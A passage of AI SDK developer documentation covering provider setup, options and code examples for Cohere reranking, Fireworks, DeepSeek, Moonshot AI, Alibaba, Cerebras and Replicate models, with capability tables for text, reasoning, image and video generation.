'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
];
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents,
query: 'talk about rain',
topN: 2,
});
console.log(ranking);
// [
// { originalIndex: 1, score: 0.9, document: 'rainy afternoon in the city' },
// { originalIndex: 0, score: 0.3, document: 'sunny day at the beach' }
// ]
Cohere reranking models support additional provider options that can be passed via providerOptions.cohere:
import { cohere, type CohereRerankingModelOptions } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
providerOptions: {
cohere: {
maxTokensPerDoc: 1000,
priority: 1,
} satisfies CohereRerankingModelOptions,
},
});
The following provider options are available:
-
maxTokensPerDoc number
Maximum number of tokens per document. Default is
4096. -
priority number
Priority of the request. Default is
0.
Model Capabilities
| Model |
|---|
rerank-v3.5 |
rerank-english-v3.0 |
rerank-multilingual-v3.0 |
title: Fireworks description: Learn how to use Fireworks models with the AI SDK.
Fireworks Provider
Fireworks is a platform for running and testing LLMs through their API.
Setup
The Fireworks provider is available via the @ai-sdk/fireworks module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance fireworks from @ai-sdk/fireworks:
import { fireworks } from '@ai-sdk/fireworks';
If you need a customized setup, you can import createFireworks from @ai-sdk/fireworks
and create a provider instance with your settings:
import { createFireworks } from '@ai-sdk/fireworks';
const fireworks = createFireworks({
apiKey: process.env.FIREWORKS_API_KEY ?? '',
});
You can use the following optional settings to customize the Fireworks provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.fireworks.ai/inference/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theFIREWORKS_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create Fireworks models using a provider instance.
The first argument is the model id, e.g. accounts/fireworks/models/firefunction-v1:
const model = fireworks('accounts/fireworks/models/firefunction-v1');
Reasoning Models
Fireworks exposes the thinking of deepseek-r1 in the generated text using the <think> tag.
You can use the extractReasoningMiddleware to extract this reasoning and expose it as a reasoning property on the result:
import { fireworks } from '@ai-sdk/fireworks';
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const enhancedModel = wrapLanguageModel({
model: fireworks('accounts/fireworks/models/deepseek-r1'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
Example
You can use Fireworks language models to generate text with the generateText function:
import { fireworks } from '@ai-sdk/fireworks';
import { generateText } from 'ai';
const { text } = await generateText({
model: fireworks('accounts/fireworks/models/firefunction-v1'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Fireworks language models can also be used in the streamText function
(see AI SDK Core).
Provider Options
Fireworks chat models support additional provider options that are not part of
the standard call settings. You can pass them in the providerOptions argument:
import {
fireworks,
type FireworksLanguageModelOptions,
} from '@ai-sdk/fireworks';
import { generateText } from 'ai';
const { text, reasoningText } = await generateText({
model: fireworks('accounts/fireworks/models/kimi-k2p5'),
providerOptions: {
fireworks: {
thinking: { type: 'enabled', budgetTokens: 4096 },
reasoningHistory: 'interleaved',
} satisfies FireworksLanguageModelOptions,
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
The following optional provider options are available for Fireworks chat models:
-
thinking object
Configuration for thinking/reasoning models like Kimi K2.5.
-
type 'enabled' | 'disabled'
Whether to enable thinking mode.
-
budgetTokens number
Maximum number of tokens for thinking (minimum 1024).
-
-
reasoningHistory 'disabled' | 'interleaved' | 'preserved'
Controls how reasoning history is handled in multi-turn conversations:
'disabled': Remove reasoning from history'interleaved': Include reasoning between tool calls within a single turn'preserved': Keep all reasoning in history
Completion Models
You can create models that call the Fireworks completions API using the .completionModel() factory method:
const model = fireworks.completionModel(
'accounts/fireworks/models/firefunction-v1',
);
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
accounts/fireworks/models/firefunction-v1 |
||||
accounts/fireworks/models/deepseek-r1 |
||||
accounts/fireworks/models/deepseek-v3 |
||||
accounts/fireworks/models/llama-v3p1-405b-instruct |
||||
accounts/fireworks/models/llama-v3p1-8b-instruct |
||||
accounts/fireworks/models/llama-v3p2-3b-instruct |
||||
accounts/fireworks/models/llama-v3p3-70b-instruct |
||||
accounts/fireworks/models/mixtral-8x7b-instruct |
||||
accounts/fireworks/models/mixtral-8x7b-instruct-hf |
||||
accounts/fireworks/models/mixtral-8x22b-instruct |
||||
accounts/fireworks/models/qwen2p5-coder-32b-instruct |
||||
accounts/fireworks/models/qwen2p5-72b-instruct |
||||
accounts/fireworks/models/qwen-qwq-32b-preview |
||||
accounts/fireworks/models/qwen2-vl-72b-instruct |
||||
accounts/fireworks/models/llama-v3p2-11b-vision-instruct |
||||
accounts/fireworks/models/qwq-32b |
||||
accounts/fireworks/models/yi-large |
||||
accounts/fireworks/models/kimi-k2-instruct |
||||
accounts/fireworks/models/kimi-k2-thinking |
||||
accounts/fireworks/models/kimi-k2p5 |
||||
accounts/fireworks/models/minimax-m2 |
Embedding Models
You can create models that call the Fireworks embeddings API using the .embeddingModel() factory method:
const model = fireworks.embeddingModel('nomic-ai/nomic-embed-text-v1.5');
You can use Fireworks embedding models to generate embeddings with the embed function:
import { fireworks } from '@ai-sdk/fireworks';
import { embed } from 'ai';
const { embedding } = await embed({
model: fireworks.embeddingModel('nomic-ai/nomic-embed-text-v1.5'),
value: 'sunny day at the beach',
});
Model Capabilities
| Model | Dimensions | Max Tokens |
|---|---|---|
nomic-ai/nomic-embed-text-v1.5 |
768 | 8192 |
Image Models
You can create Fireworks image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
import { fireworks } from '@ai-sdk/fireworks';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: fireworks.image('accounts/fireworks/models/flux-1-dev-fp8'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Image Editing
Fireworks supports image editing through FLUX Kontext models (flux-kontext-pro and flux-kontext-max). Pass input images via prompt.images to transform or edit existing images.
Basic Image Editing
Transform an existing image using text prompts:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: fireworks.image('accounts/fireworks/models/flux-kontext-pro'),
prompt: {
text: 'Turn the cat into a golden retriever dog',
images: [imageBuffer],
},
providerOptions: {
fireworks: {
output_format: 'jpeg',
},
},
});
Style Transfer
Apply artistic styles to an image:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: fireworks.image('accounts/fireworks/models/flux-kontext-pro'),
prompt: {
text: 'Transform this into a watercolor painting style',
images: [imageBuffer],
},
aspectRatio: '1:1',
});
Model Capabilities
For all models supporting aspect ratios, the following aspect ratios are supported:
1:1 (default), 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9
For all models supporting size, the following sizes are supported:
640 x 1536, 768 x 1344, 832 x 1216, 896 x 1152, 1024x1024 (default), 1152 x 896, 1216 x 832, 1344 x 768, 1536 x 640
| Model | Dimensions Specification | Image Editing |
|---|---|---|
accounts/fireworks/models/flux-kontext-pro |
Aspect Ratio | |
accounts/fireworks/models/flux-kontext-max |
Aspect Ratio | |
accounts/fireworks/models/flux-1-dev-fp8 |
Aspect Ratio | |
accounts/fireworks/models/flux-1-schnell-fp8 |
Aspect Ratio | |
accounts/fireworks/models/playground-v2-5-1024px-aesthetic |
Size | |
accounts/fireworks/models/japanese-stable-diffusion-xl |
Size | |
accounts/fireworks/models/playground-v2-1024px-aesthetic |
Size | |
accounts/fireworks/models/SSD-1B |
Size | |
accounts/fireworks/models/stable-diffusion-xl-1024-v1-0 |
Size |
For more details, see the Fireworks models page.
Stability AI Models
Fireworks also presents several Stability AI models backed by Stability AI API keys and endpoint. The AI SDK Fireworks provider does not currently include support for these models:
| Model ID |
|---|
accounts/stability/models/sd3-turbo |
accounts/stability/models/sd3-medium |
accounts/stability/models/sd3 |
title: DeepSeek description: Learn how to use DeepSeek's models with the AI SDK.
DeepSeek Provider
The DeepSeek provider offers access to powerful language models through the DeepSeek API.
API keys can be obtained from the DeepSeek Platform.
Setup
The DeepSeek provider is available via the @ai-sdk/deepseek module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance deepseek from @ai-sdk/deepseek:
import { deepseek } from '@ai-sdk/deepseek';
For custom configuration, you can import createDeepSeek and create a provider instance with your settings:
import { createDeepSeek } from '@ai-sdk/deepseek';
const deepseek = createDeepSeek({
apiKey: process.env.DEEPSEEK_API_KEY ?? '',
});
You can use the following optional settings to customize the DeepSeek provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.deepseek.com. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theDEEPSEEK_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create language models using a provider instance:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepseek('deepseek-chat'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can also use the .chat() or .languageModel() factory methods:
const model = deepseek.chat('deepseek-chat');
// or
const model = deepseek.languageModel('deepseek-chat');
DeepSeek language models can be used in the streamText function
(see AI SDK Core).
The following optional provider options are available for DeepSeek models:
-
thinkingobjectOptional. Controls thinking mode (chain-of-thought reasoning). You can enable thinking mode either by using the
deepseek-reasonermodel or by setting this option.type:'enabled' | 'disabled'- Enable or disable thinking mode.
import { deepseek, type DeepSeekLanguageModelOptions } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { text, reasoning } = await generateText({
model: deepseek('deepseek-chat'),
prompt: 'How many "r"s are in the word "strawberry"?',
providerOptions: {
deepseek: {
thinking: { type: 'enabled' },
} satisfies DeepSeekLanguageModelOptions,
},
});
Reasoning
DeepSeek has reasoning support for the deepseek-reasoner model. The reasoning is exposed through streaming:
import { deepseek } from '@ai-sdk/deepseek';
import { streamText } from 'ai';
const result = streamText({
model: deepseek('deepseek-reasoner'),
prompt: 'How many "r"s are in the word "strawberry"?',
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
// This is the reasoning text
console.log('Reasoning:', part.text);
} else if (part.type === 'text') {
// This is the final answer
console.log('Answer:', part.text);
}
}
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Cache Token Usage
DeepSeek provides context caching on disk technology that can significantly reduce token costs for repeated content. You can access the cache hit/miss metrics through the providerMetadata property in the response:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const result = await generateText({
model: deepseek('deepseek-chat'),
prompt: 'Your prompt here',
});
console.log(result.providerMetadata);
// Example output: { deepseek: { promptCacheHitTokens: 1856, promptCacheMissTokens: 5 } }
The metrics include:
promptCacheHitTokens: Number of input tokens that were cachedpromptCacheMissTokens: Number of input tokens that were not cached
Model Capabilities
| Model | Text Generation | Object Generation | Image Input | Tool Usage | Tool Streaming |
|---|---|---|---|---|---|
deepseek-chat |
|||||
deepseek-reasoner |
title: Moonshot AI description: Learn how to use Moonshot AI models with the AI SDK.
Moonshot AI Provider
The Moonshot AI provider offers access to powerful language models through the Moonshot API, including the Kimi series of models with reasoning capabilities.
API keys can be obtained from the Moonshot Platform.
Setup
The Moonshot AI provider is available via the @ai-sdk/moonshotai module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance moonshotai from @ai-sdk/moonshotai:
import { moonshotai } from '@ai-sdk/moonshotai';
For custom configuration, you can import createMoonshotAI and create a provider instance with your settings:
import { createMoonshotAI } from '@ai-sdk/moonshotai';
const moonshotai = createMoonshotAI({
apiKey: process.env.MOONSHOT_API_KEY ?? '',
});
You can use the following optional settings to customize the Moonshot AI provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.moonshot.ai/v1 -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theMOONSHOT_API_KEYenvironment variable -
headers Record<string,string>
Custom headers to include in the requests
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation
Language Models
You can create language models using a provider instance:
import { moonshotai } from '@ai-sdk/moonshotai';
import { generateText } from 'ai';
const { text } = await generateText({
model: moonshotai('kimi-k2.5'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can also use the .chatModel() or .languageModel() factory methods:
const model = moonshotai.chatModel('kimi-k2.5');
// or
const model = moonshotai.languageModel('kimi-k2.5');
Moonshot AI language models can be used in the streamText function
(see AI SDK Core).
Reasoning Models
Moonshot AI offers thinking models like kimi-k2-thinking that generate intermediate reasoning tokens before their final response. The reasoning output is streamed through the standard AI SDK reasoning parts.
import {
moonshotai,
type MoonshotAILanguageModelOptions,
} from '@ai-sdk/moonshotai';
import { generateText } from 'ai';
const { text, reasoningText } = await generateText({
model: moonshotai('kimi-k2-thinking'),
providerOptions: {
moonshotai: {
thinking: { type: 'enabled', budgetTokens: 2048 },
reasoningHistory: 'interleaved',
} satisfies MoonshotAILanguageModelOptions,
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
console.log(reasoningText);
console.log(text);
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Provider Options
The following optional provider options are available for Moonshot AI language models:
-
thinking object
Configuration for thinking/reasoning models like Kimi K2 Thinking.
-
type 'enabled' | 'disabled'
Whether to enable thinking mode
-
budgetTokens number
Maximum number of tokens for thinking (minimum 1024)
-
-
reasoningHistory 'disabled' | 'interleaved' | 'preserved'
Controls how reasoning history is handled in multi-turn conversations:
'disabled': Remove reasoning from history'interleaved': Include reasoning between tool calls within a single turn'preserved': Keep all reasoning in history
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
moonshot-v1-8k |
||||
moonshot-v1-32k |
||||
moonshot-v1-128k |
||||
kimi-k2 |
||||
kimi-k2.5 |
||||
kimi-k2-thinking |
||||
kimi-k2-thinking-turbo |
||||
kimi-k2-turbo |
title: Alibaba description: Learn how to use Alibaba Cloud Model Studio (Qwen) models with the AI SDK.
Alibaba Provider
Alibaba Cloud Model Studio provides access to the Qwen model series, including advanced reasoning capabilities.
API keys can be obtained from the Console.
Setup
The Alibaba provider is available via the @ai-sdk/alibaba module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance alibaba from @ai-sdk/alibaba:
import { alibaba } from '@ai-sdk/alibaba';
For custom configuration, you can import createAlibaba and create a provider instance with your settings:
import { createAlibaba } from '@ai-sdk/alibaba';
const alibaba = createAlibaba({
apiKey: process.env.ALIBABA_API_KEY ?? '',
});
You can use the following optional settings to customize the Alibaba provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers or regional endpoints. The default prefix is
https://dashscope-intl.aliyuncs.com/compatible-mode/v1. -
videoBaseURL string
Use a different URL prefix for video generation API calls. The video API uses the DashScope native endpoint (not the OpenAI-compatible endpoint). The default prefix is
https://dashscope-intl.aliyuncs.com. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theALIBABA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
-
includeUsage boolean
Include usage information in streaming responses. When enabled, token usage will be included in the final chunk. Defaults to
true.
Language Models
You can create language models using a provider instance:
import { alibaba } from '@ai-sdk/alibaba';
import { generateText } from 'ai';
const { text } = await generateText({
model: alibaba('qwen-plus'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can also use the .chatModel() or .languageModel() factory methods:
const model = alibaba.chatModel('qwen-plus');
// or
const model = alibaba.languageModel('qwen-plus');
Alibaba language models can be used in the streamText function
(see AI SDK Core).
The following optional provider options are available for Alibaba models:
-
enableThinking boolean
Enable thinking/reasoning mode for supported models. When enabled, the model generates reasoning content before the response. Defaults to
false. -
thinkingBudget number
Maximum number of reasoning tokens to generate. Limits the length of thinking content.
-
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Defaults to
true.
Thinking Mode
Alibaba's Qwen models support thinking/reasoning mode for complex problem-solving:
import { alibaba, type AlibabaLanguageModelOptions } from '@ai-sdk/alibaba';
import { generateText } from 'ai';
const { text, reasoning } = await generateText({
model: alibaba('qwen3-max'),
providerOptions: {
alibaba: {
enableThinking: true,
thinkingBudget: 2048,
} satisfies AlibabaLanguageModelOptions,
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
console.log('Reasoning:', reasoning);
console.log('Answer:', text);
For models that are thinking-only (like qwen3-235b-a22b-thinking-2507), thinking mode is enabled by default.
Tool Calling
Alibaba models support tool calling with parallel execution:
import { alibaba } from '@ai-sdk/alibaba';
import { generateText, tool } from 'ai';
import { z } from 'zod';
const { text } = await generateText({
model: alibaba('qwen-plus'),
tools: {
weather: tool({
description: 'Get the weather in a location',
parameters: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
prompt: 'What is the weather in San Francisco?',
});
Prompt Caching
Alibaba supports both implicit and explicit prompt caching to reduce costs for repeated prompts.
Implicit caching works automatically - the provider caches appropriate content without any configuration. For more control, you can use explicit caching by marking specific messages with cacheControl:
Single message cache control
import { alibaba } from '@ai-sdk/alibaba';
import { generateText } from 'ai';
const { text, usage } = await generateText({
model: alibaba('qwen-plus'),
messages: [
{
role: 'system',
content: 'You are a helpful assistant. [... long system prompt ...]',
providerOptions: {
alibaba: {
cacheControl: { type: 'ephemeral' },
},
},
},
],
});
Multi-part message cache control
import { alibaba } from '@ai-sdk/alibaba';
import { generateText } from 'ai';
const longDocument = '... large document content ...';
const { text, usage } = await generateText({
model: alibaba('qwen-plus'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Context: Please analyze this document.',
},
{
type: 'text',
text: longDocument,
providerOptions: {
alibaba: {
cacheControl: { type: 'ephemeral' },
},
},
},
],
},
],
});
Note: The minimum content length for a cache block is 1,024 tokens.
Video Models
You can create Wan video models that call the Alibaba Cloud DashScope API
using the .video() factory method. For more on video generation with the AI SDK see generateVideo().
Alibaba supports three video generation modes: text-to-video, image-to-video (first frame), and reference-to-video.
Text-to-Video
Generate videos from text prompts:
import { alibaba, type AlibabaVideoModelOptions } from '@ai-sdk/alibaba';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: alibaba.video('wan2.6-t2v'),
prompt: 'A serene mountain lake at sunset with gentle ripples on the water.',
resolution: '1280x720',
duration: 5,
providerOptions: {
alibaba: {
promptExtend: true,
pollTimeoutMs: 600000, // 10 minutes
} satisfies AlibabaVideoModelOptions,
},
});
Image-to-Video
Generate videos from a first-frame image and optional text prompt:
import { alibaba, type AlibabaVideoModelOptions } from '@ai-sdk/alibaba';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: alibaba.video('wan2.6-i2v'),
prompt: {
image: 'https://example.com/landscape.jpg',
text: 'Camera slowly pans across the landscape',
},
duration: 5,
providerOptions: {
alibaba: {
pollTimeoutMs: 600000, // 10 minutes
} satisfies AlibabaVideoModelOptions,
},
});
Reference-to-Video
Generate videos using reference images and/or videos for character consistency. Use character identifiers
(character1, character2, etc.) in your prompt to reference them:
import { alibaba, type AlibabaVideoModelOptions } from '@ai-sdk/alibaba';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: alibaba.video('wan2.6-r2v-flash'),
prompt: 'character1 walks through a beautiful garden and waves at the camera',
resolution: '1280x720',
duration: 5,
providerOptions: {
alibaba: {
referenceUrls: ['https://example.com/character-reference.jpg'],
pollTimeoutMs: 600000, // 10 minutes
} satisfies AlibabaVideoModelOptions,
},
});
Video Provider Options
The following provider options are available via providerOptions.alibaba:
-
negativePrompt string
A description of what to avoid in the generated video (max 500 characters).
-
audioUrl string
URL to an audio file for audio-video sync (WAV/MP3, 3-30 seconds, max 15MB).
-
promptExtend boolean
Enable prompt extension/rewriting for better generation quality. Defaults to
true. -
shotType
'single'|'multi'Shot type for video generation.
'multi'enables multi-shot cinematic narrative (wan2.6 models only). -
watermark boolean
Whether to add a watermark to the generated video. Defaults to
false. -
audio boolean
Whether to generate audio (for I2V and R2V models that support it).
-
referenceUrls string[]
Array of reference image/video URLs for reference-to-video mode. Supports 0-5 images and 0-3 videos, max 5 total.
-
pollIntervalMs number
Polling interval in milliseconds for checking task status. Defaults to 5000.
-
pollTimeoutMs number
Maximum wait time in milliseconds for video generation. Defaults to 600000 (10 minutes).
Video Model Capabilities
Text-to-Video
| Model | Audio | Resolution | Duration |
|---|---|---|---|
wan2.6-t2v |
Yes | 720P, 1080P | 2-15s |
wan2.5-t2v-preview |
Yes | 480P, 720P, 1080P | 5s, 10s |
Image-to-Video (First Frame)
| Model | Audio | Resolution | Duration |
|---|---|---|---|
wan2.6-i2v-flash |
Optional | 720P, 1080P | 2-15s |
wan2.6-i2v |
Yes | 720P, 1080P | 2-15s |
Reference-to-Video
| Model | Audio | Resolution | Duration |
|---|---|---|---|
wan2.6-r2v-flash |
Optional | 720P, 1080P | 2-10s |
wan2.6-r2v |
Yes | 720P, 1080P | 2-10s |
Model Capabilities
Please see the Alibaba Cloud Model Studio docs for a full list of available models. You can also pass any available provider model ID as a string if needed.
title: Cerebras description: Learn how to use Cerebras's models with the AI SDK.
Cerebras Provider
The Cerebras provider offers access to powerful language models through the Cerebras API, including their high-speed inference capabilities powered by Wafer-Scale Engines and CS-3 systems.
API keys can be obtained from the Cerebras Platform.
Setup
The Cerebras provider is available via the @ai-sdk/cerebras module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance cerebras from @ai-sdk/cerebras:
import { cerebras } from '@ai-sdk/cerebras';
For custom configuration, you can import createCerebras and create a provider instance with your settings:
import { createCerebras } from '@ai-sdk/cerebras';
const cerebras = createCerebras({
apiKey: process.env.CEREBRAS_API_KEY ?? '',
});
You can use the following optional settings to customize the Cerebras provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.cerebras.ai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theCEREBRAS_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create language models using a provider instance:
import { cerebras } from '@ai-sdk/cerebras';
import { generateText } from 'ai';
const { text } = await generateText({
model: cerebras('llama3.1-8b'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Cerebras language models can be used in the streamText function
(see AI SDK Core).
You can create Cerebras language models using a provider instance. The first argument is the model ID, e.g. llama-3.3-70b:
const model = cerebras('llama-3.3-70b');
You can also use the .languageModel() and .chat() methods:
const model = cerebras.languageModel('llama-3.3-70b');
const model = cerebras.chat('llama-3.3-70b');
Reasoning Models
Cerebras offers several reasoning models including gpt-oss-120b, qwen-3-32b, and zai-glm-4.7 that generate intermediate thinking tokens before their final response. The reasoning output is streamed through the standard AI SDK reasoning parts.
For gpt-oss-120b, you can control the reasoning depth using the reasoningEffort provider option:
import { cerebras } from '@ai-sdk/cerebras';
import { streamText } from 'ai';
const result = streamText({
model: cerebras('gpt-oss-120b'),
providerOptions: {
cerebras: {
reasoningEffort: 'medium',
},
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
console.log('Reasoning:', part.text);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Provider Options
The following optional provider options are available for Cerebras language models:
-
reasoningEffort 'low' | 'medium' | 'high'
Controls the depth of reasoning for GPT-OSS models. Defaults to
'medium'. -
user string
A unique identifier representing your end-user, which can help with monitoring and abuse detection.
-
strictJsonSchema boolean
Whether to use strict JSON schema validation. When
true, the model uses constrained decoding to guarantee schema compliance. Defaults totrue.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming | Reasoning |
|---|---|---|---|---|---|
llama3.1-8b |
|||||
llama-3.3-70b |
|||||
gpt-oss-120b |
|||||
qwen-3-32b |
|||||
qwen-3-235b-a22b-instruct-2507 |
|||||
qwen-3-235b-a22b-thinking-2507 |
|||||
zai-glm-4.6 |
|||||
zai-glm-4.7 |
title: Replicate description: Learn how to use Replicate models with the AI SDK.
Replicate Provider
Replicate is a platform for running open-source AI models. It is a popular choice for running image generation models.
Setup
The Replicate provider is available via the @ai-sdk/replicate module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance replicate from @ai-sdk/replicate:
import { replicate } from '@ai-sdk/replicate';
If you need a customized setup, you can import createReplicate from @ai-sdk/replicate
and create a provider instance with your settings:
import { createReplicate } from '@ai-sdk/replicate';
const replicate = createReplicate({
apiToken: process.env.REPLICATE_API_TOKEN ?? '',
});
You can use the following optional settings to customize the Replicate provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.replicate.com/v1. -
apiToken string
API token that is being sent using the
Authorizationheader. It defaults to theREPLICATE_API_TOKENenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Image Models
You can create Replicate image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Supported Image Models
The following image models are currently supported by the Replicate provider:
Text-to-Image Models:
- black-forest-labs/flux-1.1-pro-ultra
- black-forest-labs/flux-1.1-pro
- black-forest-labs/flux-dev
- black-forest-labs/flux-pro
- black-forest-labs/flux-schnell
- bytedance/sdxl-lightning-4step
- fofr/aura-flow
- fofr/latent-consistency-model
- fofr/realvisxl-v3-multi-controlnet-lora
- fofr/sdxl-emoji
- fofr/sdxl-multi-controlnet-lora
- ideogram-ai/ideogram-v2-turbo
- ideogram-ai/ideogram-v2
- lucataco/dreamshaper-xl-turbo
- lucataco/open-dalle-v1.1
- lucataco/realvisxl-v2.0
- lucataco/realvisxl2-lcm
- luma/photon-flash
- luma/photon
- nvidia/sana
- playgroundai/playground-v2.5-1024px-aesthetic
- recraft-ai/recraft-v3-svg
- recraft-ai/recraft-v3
- stability-ai/stable-diffusion-3.5-large-turbo
- stability-ai/stable-diffusion-3.5-large
- stability-ai/stable-diffusion-3.5-medium
- tstramer/material-diffusion
Inpainting and Image Editing Models:
Flux-2 Models (Multi-Reference Image Generation):
These models support up to 8 input reference images for style transfer and composition:
You can also use versioned models.
The id for versioned models is the Replicate model id followed by a colon and the version ID ($modelId:$versionId), e.g.
bytedance/sdxl-lightning-4step:5599ed30703defd1d160a25a63321b4dec97101d98b4674bcc56e41f62f35637.
Basic Usage
import { replicate } from '@ai-sdk/replicate';
import { generateImage } from 'ai';
import { writeFile } from 'node:fs/promises';
const { image } = await generateImage({
model: replicate.image('black-forest-labs/flux-schnell'),
prompt: 'The Loch Ness Monster getting a manicure',
aspectRatio: '16:9',
});
await writeFile('image.webp', image.uint8Array);
console.log('Image saved as image.webp');
Model-specific options
import { replicate, type ReplicateImageModelOptions } from '@ai-sdk/replicate';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: replicate.image('recraft-ai/recraft-v3'),
prompt: 'The Loch Ness Monster getting a manicure',
size: '1365x1024',
providerOptions: {
replicate: {
style: 'realistic_image',
} satisfies ReplicateImageModelOptions,
},
});
Versioned Models
import { replicate } from '@ai-sdk/replicate';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: replicate.image(
'bytedance/sdxl-lightning-4step:5599ed30703defd1d160a25a63321b4dec97101d98b4674bcc56e41f62f35637',
),
prompt: 'The Loch Ness Monster getting a manicure',
});
Image Editing
Replicate supports image editing through various models. Pass input images via prompt.images to transform or edit existing images.
Basic Image Editing
Transform an existing image using text prompts:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: replicate.image('black-forest-labs/flux-fill-dev'),
prompt: {
text: 'Turn the cat into a golden retriever dog',
images: [imageBuffer],
},
providerOptions: {
replicate: {
guidance_scale: 7.5,
num_inference_steps: 30,
} satisfies ReplicateImageModelOptions,
},
});
Inpainting with Mask
Edit specific parts of an image using a mask. For FLUX Fill models, white areas in the mask indicate where the image should be edited:
const image = readFileSync('./input-image.png');
const mask = readFileSync('./mask.png'); // White = inpaint, black = keep
const { images } = await generateImage({
model: replicate.image('black-forest-labs/flux-fill-pro'),
prompt: {
text: 'A sunlit indoor lounge area with a pool containing a flamingo',
images: [image],
mask: mask,
},
providerOptions: {
replicate: {
guidance_scale: 7.5,
num_inference_steps: 30,
} satisfies ReplicateImageModelOptions,
},
});
Multi-Reference Image Generation (Flux-2)
Flux-2 models support up to 8 input reference images for style transfer, composition, and multi-subject generation:
import { replicate } from '@ai-sdk/replicate';
import { generateImage } from 'ai';
const reference1 = readFileSync('./style-reference.png');
const reference2 = readFileSync('./subject-reference.png');
const { images } = await generateImage({
model: replicate.image('black-forest-labs/flux-2-pro'),
prompt: {
text: 'Combine the style and subjects from the reference images',
images: [reference1, reference2],
},
});
Provider Options
Common provider options for image generation:
- maxWaitTimeInSeconds number - Maximum time in seconds to wait for the prediction to complete in sync mode. By default, Replicate uses sync mode with a 60-second timeout. Set to a positive number to use a custom duration (e.g.,
